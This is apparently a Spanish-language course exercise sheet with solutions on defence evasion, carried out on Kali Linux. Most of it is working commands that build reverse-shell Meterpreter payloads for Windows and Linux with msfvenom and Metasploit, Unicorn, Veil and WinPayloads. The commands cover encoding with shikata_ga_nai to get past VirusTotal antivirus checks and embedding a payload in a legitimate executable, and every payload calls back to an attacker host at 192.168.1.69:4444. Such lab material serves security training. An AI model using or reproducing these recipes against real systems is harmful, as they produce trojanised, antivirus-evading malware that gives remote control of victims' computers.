U1M8 - EJERCICIOS INTRODUCCIÓN A LA EVASIÓN DE DEFENSAS

Prerrequisitos:

- Kali Linux

Ejercicio 1: msfvenom y metasploit:

- Crea 2 payload que puedan ejecutarse saltando la mayor cantidad

posible de test de VirusTotal con técnicas como el cifrado, los

encoders y las iteraciones

- El primer payload para Windows con msfvenom

- El segundo payload para Linux con metasploit

Ejercicio 2: Crear ejecutables con los módulos de evasión de defensas

para Windows

2.1 Crea un payload para Windows que pueda ejecutarse saltando la

mayor cantidad posible de test de VirusTotal usando un archivo

ejecutable legítimo con MSFvenom.

Ejercicio 3 - Unicorn

2.2 Crea un payload para Windows que pueda ejecutarse saltando la

mayor cantidad posible de test de VirusTotal con Unicorn.

Ejercicio 4 – Veil

2.3 Crea un payload para Windows que pueda ejecutarse saltando la

mayor cantidad posible de test de VirusTotal con Veil.


Ejercicio 5 - WinPayloads

### **Ejercicio 1: msfvenom y metasploit**

**Payload para Windows con msfvenom**

**Crear el payload:**  
msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.69 LPORT=4444 -e x86/shikata\_ga\_nai -i 5 -f exe -o payload\_windows.exe

* + Esto generará un archivo payload\_windows.exe con el payload codificado.

****

**2. Payload para Linux con Metasploit**

**Iniciar Metasploit:**  
msfconsole


**Configurar y crear el payload:** Utilizaremos Metasploit para crear y manejar el payload de Linux.  
  
use payload/linux/x86/meterpreter/reverse\_tcp

set LHOST 192.168.1.69

set LPORT 4444

generate -f elf -o payload\_linux.elf

* + use payload/linux/x86/meterpreter/reverse\_tcp: Seleccionar el payload para Linux.
  + set LHOST 192.168.1.69: Configurar la dirección IP del atacante.
  + set LPORT 4444: Configurar el puerto de escucha.
  + generate -f elf -o payload\_linux.elf: Generar el archivo ELF con el payload.




### **Ejercicio 2: Crear ejecutables con los módulos de evasión de defensas para Windows**

**Payload para Windows usando un archivo ejecutable legítimo con msfvenom**

**Crear el payload:**  
msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.69 LPORT=4444 -x /path/to/legitimate.exe -k -f exe -o evasive\_payload.exe

* + Reemplaza /path/to/legitimate.exe con la ruta de un ejecutable legítimo en tu sistema.



### **Ejercicio 3: Unicorn**


**Payload para Windows con Unicorn**

**Instalar Unicorn:**  
git clone https://github.com/trustedsec/unicorn.git

cd unicorn

**Crear el payload:**  
python unicorn.py windows/meterpreter/reverse\_tcp 192.168.1.69 4444

* + Esto generará un script PowerShell y un archivo listener.

****

### **Ejercicio 4: Veil**

**Payload para Windows con Veil**

**Instalar Veil:**  
sudo apt-get install veil


sudo veil

**Crear el payload:**  
use 1

set LHOST 192.168.1.69

set LPORT 4444

generate



### **Ejercicio 5: WinPayloads**

**Payload para Windows con WinPayloads**

**Instalar WinPayloads:**  
git clone https://github.com/nccgroup/Winpayloads.git

cd Winpayloads

chmod +x setup.sh

./setup.sh

**Crear el payload:**  
python WinPayloads.py

* + Sigue las instrucciones en pantalla para generar el payload.